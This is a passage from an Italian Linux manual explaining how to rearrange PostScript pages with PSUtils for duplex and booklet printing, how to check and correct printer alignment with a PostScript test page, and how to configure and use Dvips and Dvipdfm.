Rielabora il file ‘originale.ps’ generando una pagina ogni due di origine, facendo in modo che il risultato possa essere stampato in fronte-retro con una stampante normale, secondo la sequenza mostrata nella figura 90.3.

```
$ pstops "4:3L@0.7(21cm,0)+0L@0.7(21cm,14.85cm),↩
↪1L@0.7(21cm,0)+2L@0.7(21cm,14.85cm)" ↩
↪originale.ps mio_file.ps
```

Come nell’esempio precedente, facendo uso di ‘**pstops**’.

```
$ psbook -s4 originale.ps | pstops ↩
↪"4:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm),↩
↪2L@0.7(21cm,0)+3L@0.7(21cm,14.85cm)" ↩
↪> mio_file.ps
```

Esattamente come nell’esempio precedente, facendo uso di ‘**psbook**’ e di ‘**pstops**’.

```
$ psbook -s4 originale.ps | psnup -2 | psselect -e > mio_file.ps
```

Come nel primo esempio, selezionando solo le pagine pari del risultato finale.

```
$ psbook -s4 originale.ps | psnup -2 | psselect -o -r > mio_file.ps
```

Come nell’esempio precedente, selezionando solo le pagine dispari del risultato finale e invertendone l’ordine.

```
$ psbook originale.ps | psnup -2 > mio_file.ps
```

Rielabora il file ‘originale.ps’ generando una pagina ogni due di origine, facendo in modo che il risultato possa essere stampato in fronte-retro, ma a differenza del primo esempio, i fogli stampati andranno rilegati piegandoli tutti assieme, unendoli al centro.

```
$ psbook -s16 originale.ps | psnup -2 > mio_file.ps
```

Rielabora il file ‘originale.ps’ generando una pagina ogni due di origine, a segnature di quattro fogli A4 da piegare a metà, facendo in modo che il risultato possa essere stampato in fronte-retro con una stampante normale.

```
$ psbook -s16 originale.ps | pstops ↩
↪"4:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm),↩
↪2L@0.7(21cm,0)+3L@0.7(21cm,14.85cm)" ↩
↪> mio_file.ps
```

Come nell’esempio precedente.

Stampante duplex

Questi altri esempi sono fatti per ottenere file PostScript adatti alle stampanti duplex, che però possono essere utilizzati anche con stampanti normali, ruotando opportunamente i fogli prima di reimmetterli nella stampante. Si veda la figura 90.5.

```
$ pstops "4:3L@0.7(21cm,0)+0L@0.7(21cm,14.85cm),↩
↪1R@0.7(0,29.75cm)+2R@0.7(0,14.85cm)" ↩
↪originale.ps mio_file.ps
```

Rielabora il file ‘originale.ps’ generando una pagina ogni due di origine, facendo in modo che il risultato possa essere stampato in fronte-retro con una stampante duplex, oppure una normale secondo la sequenza mostrata nella figura 90.5.

```
$ psbook -s4 originale.ps | pstops ↩
↪"4:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm),↩
↪2R@0.7(0,29.75cm)+3R@0.7(0,14.85cm)" ↩
↪> mio_file.ps
```

Esattamente come nell’esempio precedente.

```
$ psbook -s16 originale.ps | pstops ↩
↪"4:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm),↩
↪2R@0.7(0,29.75cm)+3R@0.7(0,14.85cm)" ↩
↪> mio_file.ps
```

Come nell'esempio precedente, ma ottenendo segnature di quattro fogli A4 da piegare a metà.

```
$ pstops "8:4U@0.45(10cm,29.2cm)+3U@0.45(20.5cm,29.2cm)+↩
↪7@0.45(0.5cm,0.5cm)+0@0.45(11cm,0.5cm), ↩
↪2U@0.45(10cm,29.2cm)+5U@0.45(20.5cm,29.2cm)+↩
↪1@0.45(0.5cm,0.5cm)+6@0.45(11cm,0.5cm)" ↩
↪> mio_file.ps
```

Stampa in modo da ottenere otto pagine ridotte su un foglio A4 (fronte e retro), piegandolo due volte. La riduzione delle pagine è maggiore del necessario (le pagine ridotte sono più piccole) per garantire la presenza di margini sufficienti alla rilegatura.

```
$ pstops "16:8U@0.45(10cm,29.2cm)+7U@0.45(20.5cm,29.2cm)+↩
↪15@0.45(0.5cm,0.5cm)+0@0.45(11cm,0.5cm), ↩
↪6U@0.45(10cm,29.2cm)+9U@0.45(20.5cm,29.2cm)+↩
↪1@0.45(0.5cm,0.5cm)+14@0.45(11cm,0.5cm), ↩
↪10U@0.45(10cm,29.2cm)+5U@0.45(20.5cm,29.2cm)+↩
↪13@0.45(0.5cm,0.5cm)+2@0.45(11cm,0.5cm), ↩
↪4U@0.45(10cm,29.2cm)+11U@0.45(20.5cm,29.2cm)+↩
↪3@0.45(0.5cm,0.5cm)+12@0.45(11cm,0.5cm)" ↩
↪> mio_file.ps
```

Come nell'esempio precedente, piegando assieme due fogli A4.

90.3 Problemi di allineamento della stampa

Quando si gestisce un sistema di stampa basato sui filtri, partendo da un formato uniforme PostScript, che poi viene convertito nel modo più adatto alla propria stampante, manca la possibilità di intervenire nella regolazione fine di questa, al contrario di ciò che si può fare di solito con alcuni sistemi operativi proprietari. Il problema più grosso sta nella correzione degli errori di allineamento che potrebbero essere introdotti dalla stampante, spesso a causa dall'incapacità di stampare al di fuori di un certo margine minimo. Il testo seguente è un file PostScript, in formato A4, che serve a stampare quattro linee (una verticale, una orizzontale e due oblique), assieme alle informazioni sulla distanza dai bordi, che permettono di vedere dove si trova il centro della pagina.

```
%!PS-Adobe-2.0
%%DocumentPaperSizes: a4
%%EndComments
%%EndProlog

%%Page: 1 1

% Verifica dell'allineamento della stampante per la carta A4.

% Definizione dell'unità «cm».
/cm { 28.34645 mul } bind def

% Definizione dell'utilizzo dell'unità «cm».
1 cm dup scale

% Spessore delle linee (1/50 di cm, pari a 0,2 mm).
1 50 div setlinewidth
```

```
% Traccia una linea obliqua ascendente.
0      0    moveto      21    29.7  lineto stroke

% Traccia una linea obliqua discendente.
0     29.7  moveto      21     0    lineto stroke

% Traccia una linea verticale al centro.
10.5  29.7  moveto      10.5   0    lineto stroke

% Traccia una linea orizzontale al centro.
0     14.85 moveto      21    14.85 lineto stroke

% Misurazione del bordo superiore.
10.25  29.60  moveto  10.75  29.60  lineto stroke
10.25  29.50  moveto  10.75  29.50  lineto stroke
10.25  29.40  moveto  10.75  29.40  lineto stroke
10.25  29.30  moveto  10.75  29.30  lineto stroke
10.00  29.20  moveto  11.00  29.20  lineto stroke
10.25  29.10  moveto  10.75  29.10  lineto stroke
10.25  29.00  moveto  10.75  29.00  lineto stroke
10.25  28.90  moveto  10.75  28.90  lineto stroke
10.25  28.80  moveto  10.75  28.80  lineto stroke
10.00  28.70  moveto  11.00  28.70  lineto stroke
10.25  28.60  moveto  10.75  28.60  lineto stroke
10.25  28.50  moveto  10.75  28.50  lineto stroke
10.25  28.40  moveto  10.75  28.40  lineto stroke
10.25  28.30  moveto  10.75  28.30  lineto stroke
10.00  28.20  moveto  11.00  28.20  lineto stroke

/Helvetica findfont 00.30 scalefont setfont
11.20  29.10  moveto (0,5 cm) show
11.20  28.60  moveto (1,0 cm) show
11.20  28.10  moveto (1,5 cm) show

% Misurazione del bordo inferiore.
10.25  00.10  moveto  10.75  00.10  lineto stroke
10.25  00.20  moveto  10.75  00.20  lineto stroke
10.25  00.30  moveto  10.75  00.30  lineto stroke
10.25  00.40  moveto  10.75  00.40  lineto stroke
10.00  00.50  moveto  11.00  00.50  lineto stroke
10.25  00.60  moveto  10.75  00.60  lineto stroke
10.25  00.70  moveto  10.75  00.70  lineto stroke
10.25  00.80  moveto  10.75  00.80  lineto stroke
10.25  00.90  moveto  10.75  00.90  lineto stroke
10.00  01.00  moveto  11.00  01.00  lineto stroke
10.25  01.10  moveto  10.75  01.10  lineto stroke
10.25  01.20  moveto  10.75  01.20  lineto stroke
10.25  01.30  moveto  10.75  01.30  lineto stroke
10.25  01.40  moveto  10.75  01.40  lineto stroke
10.00  01.50  moveto  11.00  01.50  lineto stroke

/Helvetica findfont 00.30 scalefont setfont
11.20  00.30  moveto (0,5 cm) show
11.20  00.80  moveto (1,0 cm) show
11.20  01.30  moveto (1,5 cm) show

% Misurazione del bordo sinistro.
00.10  14.60  moveto  00.10  15.10  lineto stroke
00.20  14.60  moveto  00.20  15.10  lineto stroke
00.30  14.60  moveto  00.30  15.10  lineto stroke
00.40  14.60  moveto  00.40  15.10  lineto stroke
00.50  14.35  moveto  00.50  15.35  lineto stroke
00.60  14.60  moveto  00.60  15.10  lineto stroke
00.70  14.60  moveto  00.70  15.10  lineto stroke
00.80  14.60  moveto  00.80  15.10  lineto stroke
00.90  14.60  moveto  00.90  15.10  lineto stroke
```

```
01.00  14.35  moveto  01.00  15.35  lineto stroke
01.10  14.60  moveto  01.10  15.10  lineto stroke
01.20  14.60  moveto  01.20  15.10  lineto stroke
01.30  14.60  moveto  01.30  15.10  lineto stroke
01.40  14.60  moveto  01.40  15.10  lineto stroke
01.50  14.35  moveto  01.50  15.35  lineto stroke

/Helvetica findfont 00.30 scalefont setfont
01.30  15.50  moveto (1,5 cm) show

% Misurazione del bordo destro.
20.90  14.60  moveto  20.90  15.10  lineto stroke
20.80  14.60  moveto  20.80  15.10  lineto stroke
20.70  14.60  moveto  20.70  15.10  lineto stroke
20.60  14.60  moveto  20.60  15.10  lineto stroke
20.50  14.35  moveto  20.50  15.35  lineto stroke
20.40  14.60  moveto  20.40  15.10  lineto stroke
20.30  14.60  moveto  20.30  15.10  lineto stroke
20.20  14.60  moveto  20.20  15.10  lineto stroke
20.10  14.60  moveto  20.10  15.10  lineto stroke
20.00  14.35  moveto  20.00  15.35  lineto stroke
19.90  14.60  moveto  19.90  15.10  lineto stroke
19.80  14.60  moveto  19.80  15.10  lineto stroke
19.70  14.60  moveto  19.70  15.10  lineto stroke
19.60  14.60  moveto  19.60  15.10  lineto stroke
19.50  14.35  moveto  19.50  15.35  lineto stroke

/Helvetica findfont 00.30 scalefont setfont
19.30  15.50  moveto (1,5 cm) show

showpage
%%Trailer
%%EOF
```

Inviando questo file al sistema di stampa, che si presume sia predisposto con un filtro basato su Ghostscript, si potrebbe osservare un risultato simile a quello mostrato nella figura 90.8, ma si vede meglio nella figura successiva: 90.9.

Figura 90.8. Risultato ipotetico della stampa per la verifica dell'allineamento: la stampa risulta più bassa di 1 cm e più a destra di 0,5 cm.

```
                     : : 0,5 cm
                     : :
          .---------------------.
          |                     |
          |     \      |      / |
          |      \     |     /  |
          |       \    |    /   |
          |        \   |   /    |
          |         \  |  /     |
- - - - - |          \ | /      | - - - - -
_ _ _ _ _ |     ______\:/______ | _ _ _ _ _ 1 cm
          |           /:\       |
          |          / | \      |
          |         /  |  \     |
          |        /   |   \    |
          |       /    |    \   |
          '---------------------'
                     : :
```






Figura 90.9. Riduzione dell'immagine che viene stampata su un foglio A4.

0,5 cm
1,0 cm
1,5 cm

1,5 cm

1,5 cm

1,5 cm
1,0 cm
0,5 cm

Per misurare lo scostamento della stampa rispetto alla carta, sono disponibili dei riferimenti su ogni bordo; in alternativa si piega il foglio in quattro e si vede dove sta il centro. Nel caso dell'esempio, il centro è più a destra e più in basso, delle misure che sono state indicate. Per risolvere il problema, si può inserire un'elaborazione ulteriore nei filtri di stampa, attraverso l'aiuto di '**`pstops`**'.

Il file per la verifica dell'allineamento, così come è stato proposto, può essere riallineato dai programmi di PSUtils, verificando così il risultato degli spostamenti che vengono introdotti. Se questo non è desiderabile, per evitare che l'immagine sia riallineabile, occorre eliminare i commenti iniziali:

```
%%DocumentPaperSizes: a4
%%EndComments
%%EndProlog

%%Page: 1 1
```

In tal caso può essere eliminato anche il commento finale:

```
%%Trailer
```

Seguendo i valori dell'esempio, si può utilizzare '**`pstops`**' nel modo seguente, tenendo conto che il file deve essere fornito attraverso lo standard input, mentre il risultato si ottiene dallo standard output:

```
/usr/bin/pstops -q "1:0@1.0(-0.5cm,1cm)"
```

Per '**`pstops`**': uno spostamento a destra è positivo; uno spostamento a sinistra è negativo; uno spostamento in basso è negativo; uno spostamento in alto è positivo. Questo serve a chiarire gli argomenti indicati nell'esempio

Per fare un esempio più realistico, nel caso si utilizzi Magicfilter, considerato che di solito le direttive per i file PostScript sono simili a quella che si vede qui,

```
0       %!              filter  \
    /usr/bin/gs  -q -dSAFER -dNOPAUSE -r300 -sDEVICE=ljet4 -sOutputFile=- -
```

è sufficiente aggiungere '**`pstops`**' alla catena:

```
0       %!              filter                        \
    /usr/bin/pstops -q "1:0@1.0(-0.5cm,1cm)"          \
    | /usr/bin/gs  -q -dSAFER -dNOPAUSE -r300 -sDEVICE=ljet4 -sOutputFile=- -
```

90.4 Riferimenti

- *Cappella Archive*

  <*http://www.cappella.demon.co.uk/index.html*>

- David Byram Wigfield, *Self-Printing Books*

  <*http://www.cappella.demon.co.uk/tinypdfs/01books.pdf*>

DVI

A fianco del formato PostScript per i documenti finali, pronti per la stampa, ne esiste un altro: DVI, il cui nome sta per *Device indipendent*. Il file DVI, come nel caso di quello PostScript, contiene tutte le informazioni necessarie a descrivere il risultato finale stampato, anche se non esistono stampanti DVI. Si tratta quindi di un formato intermedio che, per essere stampato, richiede un'elaborazione successiva. I file DVI derivano principalmente da elaborazioni con il sistema di composizione TeX, con il quale sono distribuiti generalmente anche gli strumenti adatti a gestire tale formato.

Di solito, l'uso degli strumenti riferiti al formato DVI si limita a Dvips che converte file DVI in PostScript. Tuttavia sono disponibili anche altri strumenti che permettono di arrivare a un risultato stampato senza passare per il PostScript; si tratta in particolare di Dvilj per la generazione di un formato HP PCL (*HP printer control language*), adatto alle stampanti compatibili HP Laserjet.[1]

In pratica, la gestione dei file DVI è basata, di fatto, sulla conversione in PostScript attraverso Dvips e sulla rielaborazione successiva dei file PostScript attraverso altri strumenti.

91.1 Dvips

Dvips [2] è un programma fondamentale per chi utilizza il sistema di composizione TeX (capitolo 230), proprio per la sua abilità nel convertire file DVI in PostScript. Anche se il suo funzionamento è apparentemente molto semplice, si tratta di un programma complesso, pieno di dettagli che in circostanze particolari possono diventare molto utili. Qui si cerca di puntare l'attenzione sulle funzionalità usate più di frequente.

Dvips utilizza la libreria Kpathsea, attraverso la quale è in grado di rigenerare rapidamente i caratteri necessari che non dovessero essere già stati preparati in precedenza (naturalmente devono essere presenti le informazioni per generare tali caratteri).

Considerato che il formato PostScript è diventato lo standard di fatto per le code di stampa, Dvips tende anche a essere visto come un comando di stampa speciale per il formato DVI. Infatti, come si vedrà meglio dalla descrizione della sua configurazione, se si utilizza nel modo più naturale, come nell'esempio seguente,

```
$ dvips pippo.dvi
```

si ottiene la trasformazione del file DVI indicato nella riga di comando in formato PostScript e l'invio di questa trasformazione direttamente alla coda di stampa predefinita.

> La documentazione di Dvips è molto buona, ma usa delle convenzioni particolari, per cui il lettore casuale potrebbe fraintendere o restare confuso. In particolare, nella descrizione delle opzioni della riga di comando e delle direttive di configurazione, si usa l'asterisco per indicare la possibilità di aggiungere un argomento booleano, che però in generale non serve e di conseguenza non si usa.

[1] Alcune distribuzioni GNU/Linux comuni non includono tutto il necessario per arrivare al risultato finale della stampa attraverso i programmi del pacchetto Dvilj.

[2] **Dvips** GNU GPL

91.1.1 Configurazione di Dvips

I file di configurazione di Dvips si trovano generalmente nella directory '`texmf/dvips/config/`', cosa che potrebbe tradursi in pratica in '`/usr/share/texmf/dvips/config/`' o altra collocazione simile. In pratica, se la gerarchia del file system è quella standard, questo potrebbe essere un collegamento simbolico alla directory reale '`/etc/texmf/dvips/`'.

Il file di configurazione generale è denominato '`config.ps`', mentre è possibile affiancare a questo altri file simili che vengono presi in considerazione sono per l'invio a code di stampa particolari, attraverso l'opzione '**`-P`**'. Questi file aggiuntivi si distinguono in base all'estensione: '`config.`*coda_di_stampa*'. Il senso di questi file di configurazione aggiuntivi si dovrebbe chiarire con la descrizione della direttiva '**`o`**' del file di configurazione.[3]

Naturalmente, oltre ai file di configurazione che riguardano il sistema, ogni utente può aggiungere un proprio file personale: '`~/.dvipsrc`'.

I file di configurazione di Dvips sono file di testo normali, in cui, tutto ciò che inizia con il simbolo di percentuale ('**`%`**') viene ignorato, assieme alle righe bianche e a quelle vuote. Tutte le altre righe sono da considerarsi direttive di configurazione.

Le direttive hanno un aspetto molto simile alle opzioni della riga di comando dell'eseguibile '**`dvips`**', alle quali viene tolto il trattino iniziale. Tuttavia non bisogna generalizzare, perché non tutto è perfettamente identico.

Alcune direttive

`o` *file*
`o` `|`*comando*

Questa direttiva (una lettera «o» minuscola) consente di definire il file predefinito o la pipeline predefinita a cui inviare il risultato della conversione. Generalmente il file di configurazione complessivo contiene la direttiva seguente:

```
o |lpr
```

In questo senso, un file di configurazione specifico per la coda di stampa '**`pippo`**' potrebbe contenere invece la direttiva seguente:

```
o |lpr -Ppippo
```

> Questo modo di definire il flusso di uscita dell'elaborazione di Dvips è una consuetudine, non una necessità. Tuttavia è bene mantenere tali queste particolarità, perché sono quelle che tutti si aspettano.

`O` *scostamento_orizzontale* `,` *scostamento_verticale*

Questa direttiva (lettera «O» maiuscola), consente di riallineare le pagine attraverso la definizione di uno scostamento orizzontale e verticale. Si tratta di indicare due numeri seguiti dall'unità di misura. Dei valori positivi indicano rispettivamente uno spostamento a destra e in basso, mentre dei valori negativi indicano uno spostamento opposto.

Nel file di configurazione generale è bene annotare una direttiva neutra, del tipo '**`O 0cm,0cm`**', mentre nei file di configurazione specifici per una particolare coda di stampa, si potrebbero specificare dei valori adeguati (a meno che la coda di stampa non sia già organizzata per correggere i difetti di allineamento eventuali della stampante, come già descritto nella sezione 90.3).

[3] Se si osserva la directory di configurazione di Dvips si potranno notare altri file, dei quali si può anche intuire lo scopo. Tuttavia, in condizioni normali non è il caso di intervenire sulla loro configurazione.

```
K
```

Questa direttiva rappresenta l'attivazione di un'opzione, attraverso la quale si ottiene l'eliminazione dei commenti dal risultato PostScript, cosa che si può rendere necessaria quando i programmi di rielaborazione di tale formato hanno delle difficoltà che alle volte sembrano inspiegabili.

```
q|Q
```

Questa direttiva rappresenta l'attivazione di un'opzione, attraverso la quale si ottiene l'eliminazione dell'emissione delle informazioni che non rappresentano errori di qualche tipo.

```
r
```

Questa direttiva rappresenta l'attivazione di un'opzione, attraverso la quale si ottiene l'inversione dell'ordine delle pagine.

`D` *n*

`X` *n*

`Y` *n*

Il numero posto alla destra rappresenta la risoluzione. Nel caso della direttiva '**`D`**' si tratta simultaneamente di quella orizzontale e di quella verticale, mentre nel caso di '**`X`**' si tratta solo di quella orizzontale e nel caso di '**`Y`**' si tratta solo di quella verticale. Il valore è espresso in millesimi (n / 1000). Si deve indicare un valore che va da un minimo di 10 a un massimo di 10000. Non deve essere necessariamente un numero intero.

`t` *formato*

Questa direttiva permette di definire il formato finale del documento PostScript. Se non viene specificato, si intende il formato predefinito che generalmente corrisponde a '**`letter`**'. Generalmente possono essere utilizzati i nomi di formato seguenti:

- '**`letter`**',
- '**`legal`**',
- '**`ledger`**',
- '**`a4`**',
- '**`a3`**'.

`m` *memoria_disponibile*

La stampante PostScript, oppure il programma di conversione che elabora questo formato, potrebbe avere una limitazione nella memoria. Questo potrebbe impedire alla stampante o al programma di gestire correttamente un file troppo complesso. Questa direttiva consente di specificare l'ammontare massimo della memoria, in modo da prendere provvedimenti adeguati al riguardo. Per conosce il valore di questa memoria, basta realizzare un file PostScript fittizio contenente il codice seguente:

```
%!
/Times-Roman findfont 30 scalefont setfont 144 432 moveto
vmstatus exch sub 40 string cvs show pop showpage
```

È probabile che il valore che appare sia abbastanza inferiore a quanto indicato in modo predefinito nel file di configurazione standard. In questo senso, dovrebbe essere opportuno aggiornare tale indicazione.

Esempi

Viene mostrato brevemente un file di configurazione tipico.

```
% Ammontare della memoria disponibile.
m 1048576
```

```
% Il risultato della conversione in PostScript viene inviato alla stampa.
o |lpr

% Risoluzioni predefinite per la stampante.
D 600
X 600
Y 600

% Correzione dell'allineamento della stampa.
O 0pt,0pt
```

Naturalmente, il file di configurazione predefinito potrà contenere anche molte altre direttive, che in generale non conviene modificare se non si comprende il loro significato.

91.1.2 Riga di comando di Dvips

`dvips` [*opzioni*] [*file_dvi*]

'**`dvips`**' elabora il file DVI fornito come argomento e ne genera un altro in PostScript. Se non viene indicato qualcosa di diverso attraverso le opzioni, il risultato viene inviato come previsto nel file di configurazione e solitamente si tratta della coda di stampa predefinita. Il nome del file DVI può essere indicato completo o sprovvisto dell'estensione: '`.dvi`'.

Alcune opzioni

`-D` *n*

`-X` *n*

`-Y` *n*

Queste opzioni permettono di indicare esplicitamente la risoluzione, sostituendosi alle direttive equivalenti del file di configurazione: '**`D`**', '**`X`**' e '**`Y`**'.

Questa indicazione ha rilevanza nella scelta dei tipi di carattere da usare per la composizione del file PostScript e per la loro spaziatura. Il numero può avere un valore minimo di 10 e massimo di 10000, riferendosi all'unità di misura dpi (*Dot per inch*). Generalmente questa opzione non viene indicata e si utilizza la configurazione che frequentemente richiede 600 dpi.

`-q`

Utilizzando questa opzione, si fa in modo che l'elaborazione non generi segnalazioni, tranne gli errori, come già fa la direttiva '**`q`**' nel file di configurazione.

`-o` *file_ps*

Permette di specificare un file di destinazione del risultato della trasformazione, oppure un comando che deve ricevere il risultato attraverso lo standard input. Dal momento che la configurazione normale convoglia il risultato nella coda di stampa, diventa necessario l'uso di questa opzione per generare un file separato. Un comando viene riconosciuto come tale se inizia con il simbolo '**`|`**', ma si può anche realizzare una pipeline vera e propria indicando il trattino ('**`-`**') al posto del nome del file.

`-t` *formato*

Questa opzione permette di definire il formato finale del documento PostScript. Se non viene specificato, si intende automaticamente il formato predefinito o quello fissato nella configurazione. Spesso il formato predefinito è '**`letter`**', per cui, negli script è importante ricordarsi di utilizzare questa opzione per non avere poi brutte sorprese. Si utilizzano gli stessi nomi di formato relativi alla direttiva '**`t`**' del file di configurazione.

Questa stessa opzione può essere usata per specificare un formato orizzontale, '**`landscape`**', eventualmente anche utilizzandola due volte (la prima per indicare il formato della carta, la seconda per aggiungere che deve essere intesa come orizzontale).

```
-K
```

Questa opzione, come la stessa direttiva '**`K`**', serve a ottenere l'eliminazione dei commenti dal risultato PostScript, cosa che si può rendere necessaria quando i programmi di rielaborazione di tale formato hanno delle difficoltà che alle volte sembrano inspiegabili.

Esempi

`$` **`dvips -t a4 -o mio_file.ps mio_file.dvi`**

Elabora il file '`mio_file.dvi`' generando il file '`mio_file.ps`', in formato A4.

`$` **`dvips -t a4 mio_file.dvi`**

Elabora il file '`mio_file.dvi`', trasformandolo in PostScript, lasciando che questo sia diretto come stabilito dalla configurazione (presumibilmente si tratta della coda di stampa predefinita).

`$` **`dvips -t a4 -o mio_file.ps mio_file.dvi`**

Genera il file '`mio_file.ps`', in formato A4, togliendo alcuni commenti che possono creare problemi ai programmi di visualizzazione o di rielaborazione.

91.2 Dvipdfm

Dvipdfm [4] è un programma funzionalmente analogo a Dvips, con la differenza che genera file PDF a partire dal formato DVI. In condizioni normali, è sufficiente un utilizzo elementare, simile all'esempio seguente:

`$` **`dvipdfm prova.dvi`**

In questo caso, si ottiene il file '`prova.pdf`', senza nemmeno la necessità di specificarlo. In pratica, a differenza di Dvips, il risultato viene salvato in un file, in modo predefinito.

Come si comprende dall'esempio, Dvipdfm è costituito in pratica dall'eseguibile '**`dvipdfm`**', che si usa sinteticamente secondo la sintassi seguente:

`dvipdfm` [*opzioni*] *file_dvi*

In pratica, il nome del file PDF viene determinato in modo predefinito, aggiungendo l'estensione '`.pdf`', o sostituendola all'estensione '`.dvi`' del file di partenza. In alternativa, si può specificare un nome differente con l'uso di un'opzione apposita. La tabella 91.1 riepiloga le opzioni di uso più comune.

Tabella 91.1. Alcune opzioni di '**`dvipdfm`**'.

Opzione	Descrizione
`-c`	Non prende in considerazione i colori nella conversione.
`-m` *n*	Definisce un rapporto di ingrandimento del documento, pari a *n*.
`-o` *file_pdf*	Definisce il nome del file PDF da creare.
`-p` {`letter`|`legal`|`ledger`|`tabloid`|`a4`|`a3`}	Definisce il formato finale del file PDF che si vuole ottenere.

